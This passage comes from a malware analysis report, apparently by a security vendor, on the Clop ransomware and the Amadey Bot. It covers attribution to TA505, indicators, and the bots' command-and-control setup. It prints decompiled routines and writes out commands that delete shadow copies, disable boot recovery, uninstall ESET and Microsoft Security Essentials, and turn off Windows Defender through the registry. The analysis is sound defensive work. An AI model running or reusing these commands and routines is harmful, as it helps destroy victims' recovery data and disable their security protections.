PostMessageA(v4, 0x100u, 0xDu, 1835009);
PostMessageA(v4, 0x101u, 0xDu, 1835009);
Sleep(0x1388u);
```

Clop Ransomware excludes a file from encryption if a "ransomware" string exists in the file's internal data when the file is encrypted. This is believed to be aimed at bypassing the AhnLab's Decoy file.
※ After the appearance of ransomware, AhnLab changed the content of the Decoy file to image file (jpg) to prevent ransomware bypass.

[14] Ransomware detection file that detects and blocks programs that attempt to encrypt or rename files using specific files and folders.

[Table 12] Content of AhnLab's Decoy file

이 파일은 안랩에서 랜섬웨어 진단을 위해 만든 파일로 악성코드가 아닌 정상 파일입니다. This is a normal Decoy file which is created by AhnLab for detecting ransomware.

<Figure 30> Encoding status check for infection target file

```
v3 = CreateFileW(&FileName, 0x80000000, 1u, 0, 4u, 0x80u, 0);
ReadFile(v3, hMem, 0x200u, &NumberOfBytesRead, 0);
CloseHandle(v3);
v4 = hMem;
if ( ransomware_sub_402E20(hMem, NumberOfBytesRead) )
{
  GlobalFree(v4);
  return 0;                          // Exclude a file from encryption
}
```

<Figure 31> 'Ransomware' string search

```
int __cdecl ransomware_sub_402E20
{
  int v2; // eax

  v2 = 0;
  if ( !a2 )
    return 0;
  while ( *(v2 + a1) != 'r'
       || *(v2 + a1 + 1) != 'a'
       || *(v2 + a1 + 2) != 'n'
       || *(v2 + a1 + 3) != 's'
       || *(v2 + a1 + 4) != 'o'
       || *(v2 + a1 + 5) != 'm'
       || *(v2 + a1 + 6) != 'w'
       || *(v2 + a1 + 7) != 'a'
       || *(v2 + a1 + 8) != 'r'
       || *(v2 + a1 + 9) != 'e' )
  {
    if ( ++v2 >= a2 )
      return 0;
  }
  return 1;
}
```

c) Disabling of the system restore function

Clop Ransomware computes the data in the resource area with strings stored inside the malware. A string that has been decoded is a command that deletes the volume shadow copy[15] to prevent the recovery of the Windows system through a window restore point and is created and executed as a bat file in the path where the ransomware exists.

The generated bat file deletes the volume shadow copy of the C-H drive, disables the recovery mode and turns off the Windows error recovery notification window.

<Figure 32> Computing resource data to create a file that disables the system restore function

```
v2 = FindResourceW(v0, 0xF447, L"RC_HTML1");
v3 = v2;
v4 = LoadResource(v1, v2);
v5 = LockResource(v4);
v6 = SizeofResource(v1, v3);
nNumberOfBytesToWrite = v6;
v7 = GlobalAlloc(0x40u, v6);
memmove(v7, v5, v6);
v8 = v6;
for ( i = 0; i < v8; ++i )
  *(v7 + i) ^= byte_410B98[i % 0x42];          // hard coded string
GetCurrentDirectoryA(0x104u, &Buffer);
wsprintfA(&FileName, "%s\\upwindowsetsecurity.bat", &Buffer);
NumberOfBytesWritten = 0;
v10 = CreateFileA(&FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
if ( v10 != -1 )
{
  WriteFile(v10, v7, v8, &NumberOfBytesWritten, 0);
  CloseHandle(v10);
}
GlobalFree(v7);
ShellExecuteA(0, "open", &FileName, 0, 0, 0); // Execute .bat file
Sleep(0x1388u);
return DeleteFileA(&FileName);                 // Delete .bat file
```

[15] A copy of a file, folder or a specific volume at a specific time, or a saved copy of a snapshot used during the system restoration.

d) Shutting down specific processes

Clop Ransomware, circulated in February 2019, forces the process to end in order to prevent the files involved from being encrypted if a particular process exists in the list of running processes.

The process to be terminated is shown in the table below. It ends processes such as MS Office programs (Excel, One Note, Outlook), database management programs (Mysql, Oracle) and browser-related programs (Firefox, etc.), and also some process names which are assumed by the Ransomware makers to be errors in the names of the processes with overlapping strings on the list.

However, from March 2019, malware was changed to prevent explicit verification of the name of the process to be terminated using the ROL4 algorithm.

[Table 13] Processes targeted for shutdown

Process name			
agntsv.exe	agntsvc.exe	agntsvc.exeagntsvc.exe	agntsvc.exeencsvc.exe
agntsvc.exeisqlplussvc.exe	dbeng50.exe	dbsnmp.exe	ensv.exe
excel.exe	exel.exe	firefoxconfig.exe	firefoxonfig.exe
infopath.exe	isqlplussv.exe	isqlplussvc.exe	mbamtray.exe
msaccess.exe	msaess.exe	msftesql.exe	mspub.exe
mydesktopqos.exe	mydesktopservice.exe	mydesktopservie.exe	mysqld-nt.exe
mysqld-opt.exe	mysqld.exe	NTAoSMgr.exe	Ntrtsan.exe
oautoupds.exe	ocautoupds.exe	ocomm.exe	ocssd.exe
onenote.exe	oomm.exe	oracle.exe	orale.exe
ossd.exe	outlook.exe	PNTMon.exe	powerpnt.exe
sqbcoreservice.exe	sqboreservie.exe	sqlagent.exe	sqlbrowser.exe
sqlservr.exe	sqlwriter.exe	steam.exe	synctime.exe
syntime.exe	tbirdconfig.exe	tbirdonfig.exe	thebat.exe
thebat64.exe	thunderbird.exe	tmlisten.exe	visio.exe
winword.exe	wordpad.exe	xfssvccon.exe	xfssvon.exe
zoolz.exe			

e) File encryption

File encryption is done by using the "CryptGenKey" API to generate random AES cryptographic symmetric keys for each file, and by encrypting symmetric keys generated by RSA public keys stored inside the malware. The encrypted symmetric key is stored at the end of each file.

<Figure 33> Internally stored public key of Clop Ransomware

It excludes encryption of certain folders and files to bypass antivirus detection and prevent damage to the boot system, etc.

[Table 14] Folders excluded from infection

Folder name			
AhnLab	AHNLAB	ALL USERS	All Users
Chrome	CHROME	Local Settings	LOCAL SETTINGS
Microsoft	MICROSOFT	Mozilla	MOZILLA
Program Files	PROGRAM FILES	Program Files (x86)	PROGRAM FILES (X86)
PROGRAMDATA	ProgramData	Ransomware	RANSOMWARE
Recycle.bin	RECYCLE.BIN	Tor Browser	TOR BROWSER
Windows	WINDOWS		

[Table 15] Files excluded from infection

Extension and file name			
.Clop	.dll	.DLL	.exe
.EXE	.LNK	.lnk	.OCX
.ocx	.sys	.SYS	AUTOEXEC.BAT
autoexec.bat	AUTORUN.INF	autorun.inf	boot.ini
BOOT.INI	bootsect.bak	BOOTSECT.BAK	ClopReadMe.txt
DESKTOP.INI	desktop.ini	iconcache.db	ICONCACHE.DB
NTDETECT.COM	ntdetect.com	Ntldr	NTLDR
ntuser.dat	NTUSER.DAT	ntuser.dat.log	NTUSER.DAT.LOG
ntuser.ini	NTUSER.INI	thumbs.db	THUMBS.DB

Encrypted files are sorted into a total of three sections, and the ".Clop" string is added at the end of the file extension.


(1) Encrypted file data the same size as the original
(2) "Clop^_-" signature of 0x7 size
(3) File encryption key encrypted with a public key that exists inside the "0x80" size malware

[Table 16] Comparison between original file and encrypted file

Original file binary

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   41 41 41 41 41 41 41 41 41 41                    AAAAAAAAAA
```

Encoded file binary



f) Generation of ransom note

The way in which a ransom note is generated is the same as in the "c) Disabling of the system restore function" process, where the data in the resource area is generated with a string stored inside the malware and stored inside the malware. The note usually reads, 'Your network has been hacked, and your files have been encrypted by a strong cryptographic algorithm. If you send two or three encrypted files, we'll send you descrambled files and tell you how to recover your files. After 2 weeks, all files and keys will be automatically deleted and the recovery price will rise every day.'

2) Analysis of link between Flawed Ammyy and Clop Ransomware

While analyzing Clop Ransomware, we found a similar part in the Flawed Ammyy remote-controlled malware. This allows us to assume that the Fawed Ammyy remote-controlled malware and Clop Ransomware are malwares distributed by the same attack group.

a) Matching the timing of malware change

In March 2019, the extension that Clop Ransomware used after encrypting files was changed from '.Clop' to '.Ciop'. At the same time, the string used by the Flawed Ammyy remote-controlled malware to create the directory was changed from "%s₩₩Microsoft Help₩₩₩wsus.exe" to "%s₩₩Microsoft's Heip₩₩₩wsus.exe." This change is believed to be aimed at bypassing vaccine detection, and the two malwares have something in common in that the string L(l) was changed to I(i) at the same time.

b) Identical rich headers[16)]

Based on the same values of the rich header XOR key (0xD2791445) and the rich header structures of the Flawed Ammyy remote-controlled malware and Clop Ransomware, it can be estimated that the build was made in the same compile environment.

<Figure 34> Identical rich header

```
  PRODUCT ID  NAME                                BUILD    COUNT
------------  ----------------------------------  -------  -------
           1  Import0 (Visual Studio)                  0       90
          93  Implib710 (Visual Studio 2003)        4035        2
         149  Masm900                               30729       20
         145  Linker900                             30729        1
         132  Utc1500_CPP                           30729       27
         131  Utc1500_C (VS2008 SP1 build 30729)    30729       78
         147  Implib900 (VS2008 SP1 build 30729)    30729        5
         148  Cvtres900                             21022        1
[CLOP]8e1bbe4cedeb7c334fe780ab3fb589fe30ed976153618ac3402a5edff1b17d64 1 93 131 132 145 147 148 149
  PRODUCT ID  NAME                                BUILD    COUNT
------------  ----------------------------------  -------  -------
           1  Import0 (Visual Studio)                  0       90
          93  Implib710 (Visual Studio 2003)        4035        2
         149  Masm900                               30729       20
         145  Linker900                             30729        1
         132  Utc1500_CPP                           30729       27
         131  Utc1500_C (VS2008 SP1 build 30729)    30729       78
         147  Implib900 (VS2008 SP1 build 30729)    30729        5
         148  Cvtres900                             21022        1
[Flawed]64f76fe24f95cd4eb49a3981b4fb7aad5ed953ecde6247f7cd284818bdea7c20 1 93 131 132 145 147 148 149
```

c) Use of the identical digital signatures

As a valid certificate at the time of dissemination, a certificate signed by the same signer was used.

[Table 17] MAN TURBO (UK) LIMITED digital signature

	Flawed Ammyy	**Clop Ransomware**
Time of signing	2019.03.06, 4:24AM	2019.02.21, 5:31AM
Digital signer	MAN TURBO (UK) LIMITED	
Serial number	7b 26 33 b3 8b 61 9c b3 98 b7 73 4a 33 5d 54 e8	
Effective period	2019.02.05 - 2020.02.06	

[16)] Rich header: A structure located after the MZ DOS header that is encoded in an XOR key and contains compilation information for the program
https://securelist.com/the-devils-in-the-rich-header/84348/

[Table 18] DELUX LTD digital signature

	Flawed Ammyy	Clop Ransomware
Time of signing	2019.03.06 6:51AM	2019.02.15 7:18AM
Digital signer	DELUX LTD	
Serial number	7b 75 b8 1a 4a 6a d8 5a 0c 60 fa 0b 31 c4 96 45	
Effective period	2019.02.05 - 2020.02.06	

d) Use of the same icon

Clop Ransomware and Flawed Ammyy remote-controlled malware used the same icon resource.



ICON resource MD5: bc14f310ef2a22bad58bda8a1e8377e3

<Figure 35> Identical icons

e) Use of the identical packers

Much of the routine for decoding encoded executable binaries that will act as actual malwares is the same.

[Table 19] Decoding routine for executed file binary

Flawed Ammyy	Clop Ransomware
	
`v26 = VirtualAlloc(0, dwSize, flAllocationType, v9 << 6);` `v11 = -464671972;` `v12 = v26;` `for ( i = 0; i < 4; ++i )` `{` `  for ( j = 0; j < 2; ++j )` `    v19 = 18806;` `}` `v6 = 117902288;` `v20 = &unk_415300;` `v22 = 0;` `for ( k = 0; k < dwSize >> 2; ++k )` `{` `  v2 = v20[k];` `  v22 -= 80;` `  v22 += 800;` `  *(v26 + k) = dword_4152FC ^ __ROL4__(dword_4152FC ^ (v2 - k), 5);`	`v9 = VirtualAlloc(0, dwSize, flAllocationType, v15 << 6);` `v26 = 1557524;` `v10 = v9;` `v29 = &v12;` `v12 = -60148796;` `v31 = -181549193;` `v22 = 44186;` `v30 = &v22;` `v27 = 43606;` `for ( k = 0; k < 3; ++k )` `{` `  for ( l = 0; l < 3; ++l )` `    v22 *= 234 * v27;` `}` `for ( m = 0; m < 0x348; ++m )` `  *(v9 + m) = dword_43B244 ^ __ROL4__(dword_43B248[m] - m, 5);`

3) Recent Trends of Clop Ransomware

a) Changes in Clop Ransomware codes

The Clop Ransomware collected by Virus Total from November to December 2019, underwent seven major changes compared to the Clop Ransomware that was distributed prior to November of the same year.

① Vaccine detection and deletion (MalwareBytes, WEBROOT, Panda Security)

It detects processes from MalwareBytes, WEBROOT and Panda Security vaccines and does not perform the Delete Window Restore Points command if any of the currently running processes are present in the list. In addition, if the detected process is MalwareBytes related, run the deletion program that exists in the MalwareBytes folder.

<Figure 36> Vaccine process detection

```
if ( sub_404EE0(L"MBAMWSC.EXE")            // MalwareBytes
  || sub_404EE0(L"MBAMSERVICE.EXE")
  || sub_404EE0(L"MBAMTRAY.EXE")
  || sub_404EE0(L"MBAM.EXE")
  || sub_404EE0(L"MB3SERVICE.EXE")
  || sub_404EE0(L"MBARW.EXE")
  || sub_404EE0(L"WRSA.EXE")               // WEBROOT
  || sub_404EE0(L"PSUASERVICE.EXE")        // Panda Security
  || sub_404EE0(L"PSUAMAIN.EXE")
  || sub_404EE0(L"PSANHOST.EXE") )
{
  if ( !sub_404EE0(L"WRSA.EXE")
    && !sub_404EE0(L"PSUASERVICE.EXE")
    && !sub_404EE0(L"PSUAMAIN.EXE")
    && !sub_404EE0(L"PSANHOST.EXE") )
  {
    strcpy(
      &Parameters,
      "/c \"C:\\Program Files\\Malwarebytes\\Anti-Ransomware\\unins000.exe\" /verysilent /suppressmsgboxes /norestart");
    ShellExecuteA(0, 0, "cmd.exe", &Parameters, 0, 0);
  }
  Sleep(0x1388u);
}
else
{
  for ( i = 1; i <= 200; ++i )
    SRRemoveRestorePoint_sub_401000(i);     // Deletes the specified restore point
  strcpy(
    &v85,
    "/c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set {default} "
    "bootstatuspolicy ignoreallfailures \\f");
  ShellExecuteA(0, 0, "cmd.exe", &v85, 0, 0);
```

② Vaccine detection and deletion (ESET)

If cyber security company ESET's vaccine processes "ekrn.exe" and "guiProxy.exe" are detected, the ESET vaccine is deleted through the MSIEXEC command by browsing the product code in the log file present in the ESET program path.

<Figure 37> ESET detection and delete

```
ReadFile(hFile, lpBuffer, dwBytes, &NumberOfBytesRead, 0);// Read the contents of "Temp\eset\~callback.log"
v11 = 0;
First = 0;
memset(&v30, 0, 0x27u);
for ( i = 0; i < dwBytes; ++i )
{
  if ( *(lpBuffer + i - 3) == '1'
    && *(lpBuffer + i - 2) == ':'
    && *(lpBuffer + i - 1) == ' '       // Search for string "1: {" in "callback.log" file.
    && *(lpBuffer + i) == '{' )         // This means search for ESET's "ProductCode"
  {
    v11 = i;
  }
}
v15 = v11;
for ( j = 0; j < 38; ++j )              // The length of "ProductCode" is 38 characters
  *(&First + j) = *(lpBuffer + v15++);
if ( StrStrA(&First, "{") )
{
  wsprintfA(&Parameters, "/C MSIEXEC /x %s /qb", &First);// delete ESET package with its "ProductCode"
  ShellExecuteA(0, 0, "cmd.exe", &Parameters, 0, 0);
```

③ Vaccine detection (Kaspersky)

If Kaspersky's antivirus processes are detected, it changes the encrypted file's extension to '.CIop2'. If not detected, it changes the extension to '.CIop'. It is believed that the change is aimed at avoiding the Kaspersky vaccine detecting files through the '.Clop' extension.

<Figure 38> Kaspersky process detection

```
if ( sub_404B60(L"AVP.EXE")             // Kaspersky
  || sub_404B60(L"AVPSUS.EXE")
  || sub_404B60(L"KAVFS.EXE")
  || sub_404B60(L"KAVTRAY.EXE")
  || sub_404B60(L"KLNAGENT.EXE")
  || sub_404B60(L"KAVFSWP.EXE")
  || sub_404B60(L"VAPM.EXE")
  || sub_404B60(L"KAVFSGT.EXE") )
{
  lstrcpyW(&String1, hMem + 150);
  lstrcatW(&String1, hMem + 670);
  lstrcatW(&String1, L".CIop2");
  v7 = hMem;
```

④ Vaccine detection (AhnLab)

Files with the extensions of jpg or JPG (image files) are excluded from encryption. The purpose of the code change is also assumed to be a vaccine detection bypass. Clop Ransomware, which was distributed in June 2019, detected an encryption target file's internal string 'ransomware' and later changed the Decoy file content to jpg files. The exclusion of jpg file infection from Clop Ransomware is believed to be aimed at bypassing AhnLab's Decoy file.

<Figure 39> Infection excluding jpg files

```
memset(&FileName, 0, 0x208u);
if ( !sub_403DE0(lpThreadParameter + 670, L".jpg") && !sub_403DE0(hMem + 670, L".JPG")
  || (v12 = hMem, *(hMem + 233) > 0xF4240ui64) )// if extension is ".jpg" or ".JPG"
{
  (v11)(&FileName, L"%s%s", hMem + 300, hMem + 1340);
  SetFileAttributesW(&FileName, 0x20u);
  hFile = CreateFileW(&FileName, 0xC0000000, 0, 0, 3u, 0x80u, 0);
```

⑤ Checking the year of target files (2019)

It checks the last modified year of target files and only infects them if the year is 2019. This is believed to be aimed at avoiding system file infection or increasing the infection speed or targeting more important files for victims.

<Figure 40> Last changed year check for infection target files

```
v1 = CreateFileW(lpFileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
if ( v1 == -1 || !GetFileTime(v1, 0, 0, &LastWriteTime) )
  return 0;
FileTimeToSystemTime(&LastWriteTime, &SystemTime);
CloseHandle(v1);
return SystemTime.wYear == 2019;
```

⑥ Change in file encryption algorithm (Mersenne Twister Algorithm)

The Mersenne Twister Algorithm[17] is used to generate a file encryption key. It has been changed from creating random encryption keys using CryptGenKey APIs to creating random-number values through the Mersenne Twister Algorithm. The source code for the Algorithm is open to the public at Github[18].

<Figure 41> Generation of random number values

```
v0 = dword_417368;
if ( dword_417368 >= 624 )
{
  for ( i = 0; i < 227; ++i )
    dword_4169A8[i] = dword_416FDC[i] ^ dword_4161F8[dword_4169AC[i] & 1] ^ ((dword_4169A8[i] ^ (dword_4169A8[i] ^ dword_4169AC[i]) & 0x7FFFFFFFu) >> 1);
  if ( i < 623 )
  {
    v2 = &dword_4169A8[i];
    do
    {
      *v2 = ((*v2 ^ (v2[1] ^ *v2) & 0x7FFFFFFFu) >> 1) ^ *(v2 - 227) ^ dword_4161F8[v2[1] & 1];
      ++v2;
    }
    while ( v2 < &dword_417364 );
  }
  v0 = 0;
  dword_417364 = dword_416FD8 ^ dword_4161F8[dword_4169A8[0] & 1] ^ ((dword_417364 ^ (dword_417364 ^ dword_4169A8[0]) & 0x7FFFFFFFu) >> 1);
}
v3 = dword_4169A8[v0];
dword_417368 = v0 + 1;
v4 = ((((v3 >> 11) ^ v3) & 0xFF3A58AD) << 7) ^ (v3 >> 11) ^ v3;
return ((v4 & 0xFFFFDF8C) << 15) ^ v4 ^ ((((v4 & 0xFFFFDF8C) << 15) ^ v4) >> 18);
```

[17] The Mersenne Twister algorithm is a similar random number generator developed in 1997. The name originates from the fact that the repetition cycle of random numbers comes from the Mersenne decimals

[18] https://github.com/woodruffw/snippets/blob/master/mersenne/mersenne.c.

⑦ Extension change (.Cl0p)

In February 2019, Clop Ransomware changed its extension to ".Clop" after file encryption. Later in March, the extension was changed to ".Ciop" (L(l) -I(i)). And in December 2019, Clop Ransomware again changed the extension of the encrypted files to ".Cl0p" (O(o) -> Numeric 0). These changes in extension are believed to be aimed at bypassing vaccines whose detection capability is based on changes in extension.

<Figure 42> '.Cl0p' extension change (2019.12)

```
hFile = CreateFileW(&FileName, 0xC0000000, 0, 0, 3u, 0x80u, 0);
if ( hFile != -1 )
{
  lstrcpyW(&String1, hMem + 150);
  lstrcatW(&String1, hMem + 670);
  lstrcatW(&String1, L".Cl0p");
```

b) Distribution of new types of malwares

In November 2019, new types of malware were signed with the same digital signature as Clop Ransomware, and used the custom packer of the TA505 Threat Group for dissemination. The malware, known to run before Clop Ransomware operates, includes the ability to delete Microsoft Security Essentials (MSE)[19] security client and deactivate Windows Defender vaccine.

The addition of these features is presumed to be a change in response to MSEs and Windows Defender, which are mounted as the basic vaccine for the Windows 10 operating system, as technical support for Windows 7 ended on January 14, 2020.

① Deletion of MSE security client

When malware is enabled, first run the Microsoft Security Essentials (MSE) Secure Client Delete Code. The code that is executed is encoded in the ROT13 algorithm[20].

[19] Free vaccine program from Microsoft

[20] The ROT 13 (Rotate by 13) algorithm is a type of simple Caesar code that is created by pushing the English alphabet by 13 characters.

<Figure 43> Deleting MSE security client

```
strcpy(&v10, "/P \"P:\\Cebtenz Svyrf\\Zvpebfbsg Frphevgl Pyvrag\\Frghc.rkr\" /k /f");
sub_401830(&v11, 0, 0xBFu);
ROT13_sub_4011C0(&v10);
v5 = sub_401000(3, 1460390041);            // ShellExecuteA
v5(0, 0, "cmd", &v10, 0, 0);
```

[Table 20] Code for deleting MSE

/C "C:₩Program Files₩Microsoft Security Client₩Setup.exe" /x /s
Deleting MSE

② Deactivation of Windows Defender

Then, from Windows 10, it executes code for disabling Windows Defender, which is mounted as the default vaccine. This is believed to be aimed at increasing the infection rate of the Windows 10 operating system.

[Table 21] Windows Defender deactivation code

/C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "**DisableScanOnRealtimeEnable**" /t REG_DWORD /d "1" /f
Deactivates real-time protection
/C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender" /v "**DisableAntiSpyware**" /t REG_DWORD /d "1" /f
Turns off Windows Defender
/C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "**DisableBehaviorMonitoring**" /t REG_DWORD /d "1" /f
Turns off activity detection and monitoring functions
/C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩MpEngine" /v "**MpCloudBlockLevel**" /t REG_DWORD /d "0" /f
Lowers cloud protection level
/C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Spynet" /v "**SubmitSamplesConsent**" /t REG_DWORD /d "2" /f
Turns off the ability to automatically send detected malware to the analysis server

/C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Spynet" /v "**SpynetReporting**" /t REG_DWORD /d "0" /f
Deactivates malware detection service
/C reg add "HKLM₩Software₩Microsoft₩Windows Defender₩Features" /v "**TamperProtection**" /t REG_DWORD /d "0" /f
Turns off Random Change Prevention in Windows Defender settings
/C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "**DisableRealtimeMonitoring**" /t REG_DWORD /d "1" /f
Deactivates real-time monitoring
/C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "**DisableOnAccessProtection**" /t REG_DWORD /d "1" /f
Deactivates security check when running program or file

D. Amadey Bot Malware

The Amadey Bot malware is an HTTP-based botnet, which accesses the C&C server via HTTP communication, transmitting infected PC information and receiving additional commands. In April 2019, it was used to download Email Stealer malware at the same time by stealing the remote-controlled malware and email information from infected PCs.

The C&C server in the Amadey Bot malware uses Fast Flux technology, which allocates multiple IPs to one domain address to hide the attacker IP, and the IP list assigned to the domain where the Amadey Bot malware communicates has identified some of the same IP lists used by Email Stealer and Flawed Ammyy. [Table 22] shows the C&C server domain used by each malware, and [Table 23] shows 31 common IP lists among the many IPs assigned to each domain. This allows us to assume that Amadey Bot malware, Flawed Ammyy remote-controlled malware and Email Stealer malware are malwares distributed by the same group of attackers.

[Table 22] C&C server domain used by malwares


Malware name	Amadey Bot	Flawed Ammyy	Email Stealer
C&C server domain	gohaiendo.com	orderlynet.net	bigpresense.top

[Table 23] List of common IPs assigned to domain (31)

109.120.214.195	151.237.138.38	151.237.80.80	151.251.23.210
155.133.93.30	181.39.233.180	186.74.208.84	186.87.135.97
188.254.142.85	188.254.186.158	190.158.226.15	190.213.108.96
193.107.99.167	193.33.1.18	195.222.40.54	195.228.41.2
196.20.111.10	197.255.246.6	212.98.131.181	37.34.176.37
46.47.98.128	5.253.53.236	5.56.73.146	62.141.241.11
62.73.70.146	78.90.243.124	81.12.175.59	86.101.230.109
87.241.136.1	89.47.94.113	91.201.175.46	

1) The operational process of Amadey Bot

The operational process of Amadey Bot is as shown in <Figure 44>.



<Figure 44> Operational process of Amadey Bot malware

a) Elevation of privileges

The Amadey Bot malware creates an empty file with the file name "0" in the path %ProgramData% and re-enables it as an administrator if the file is not created.

b) Vaccine check

It navigates to the path %ProgramData% for a folder with the name of the vaccine [Table 24] and records the number assigned to each vaccine if present. At this point, the vaccine name string is encoded and decoded through a specific key value. The list of vaccines checked does not include domestic vaccines.

Decryption key: 8ebd3994693b0d4976021758c2d7bff793b0d4976021758c2d7bff7

[Table 24] Vaccine list check by Amadey Bot malware

Sort	Vaccine name	Sort	Vaccine name
1	AVAST Software	7	AVG
2	Avira	8	360TotalSecurity
3	Kaspersky Lab	9	Bitdefender
4	ESET	10	Norton
5	Panda Security	11	Sophos
6	Doctor Web	12	Comodo

c) Self-replication

If the environment is not equipped with Norton or Sophos vaccines, the malware is self-replicated and executed. The value of ":Zone.Identifier"[22] in the Alternate Data Stream (ADS)[21] area is then modified to zero to prevent the security warning window from appearing when malware is executed.

<Figure 45> Warning window bypass during file execution

```
Z9aFillCharPc(FileName);
NumberOfBytesWritten = 200;
strcat(FileName, a1);
v1 = Z8aDecryptPc(aZoneIdent);                  // :Zone.Identifier
strcat(FileName, v1);
hFile = CreateFileA(FileName, 0x40000000u, 0, 0, 2u, 0x10000080u, 0);
WriteFile(hFile, &unk_407000, 0, &NumberOfBytesWritten, 0);// edit to "0"
return CloseHandle(hFile);
```

[22] This is part of the ADS area and contains information about the source of the file. If the file was created from an untrusted source, it opens a security warning window when executed.

[21] File property on the NTFS file system that allows multiple streams of data to be included in a single file

d) Automatic execution registration

After running a self-replicated file, it checks for the existence of the "(8) 360TotalSecurity" vaccine and adds the auto-produced path to the startup key in the registry path below to register the auto-execution.

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Explorer₩User Shell Folders

e) Theft of system information

Amadey Bot steals information listed in [Table 25] and sends it to the C&C server.
Server: gohaiendo.com/ppk/index.php

[Table 25] Information sent to C&C server

Sort	Sent information	Sort	Sent information
id	Hard drive info	os	OS info
vs	Version (1.22)	av	Presence of vaccine
ar	Administrator privilege status Administrator: 1 / User: 0	lv	File execution path Self-cloned path: 0
bi	System bit info x86 : 0 / x64 : 1	pc	PC name
un	User name		

f) Reception of downloaded URL

Upon receiving system information from the infected PC, the C&C server sends additional file download server information containing tags <c>~<dd and having a sort of "#" to the infected PC. The infected PC that receives the download server connects to each server and downloads the Email Stealer malware (ES_2.exe) and the Flawed Ammyy remote-controlled malware (p.exe).

It resends the value "d1" if this process has been performed normally, or "e0" (if the downloaded file is not normal) or "e1" (if the downloaded file is not running) to the C&C server.

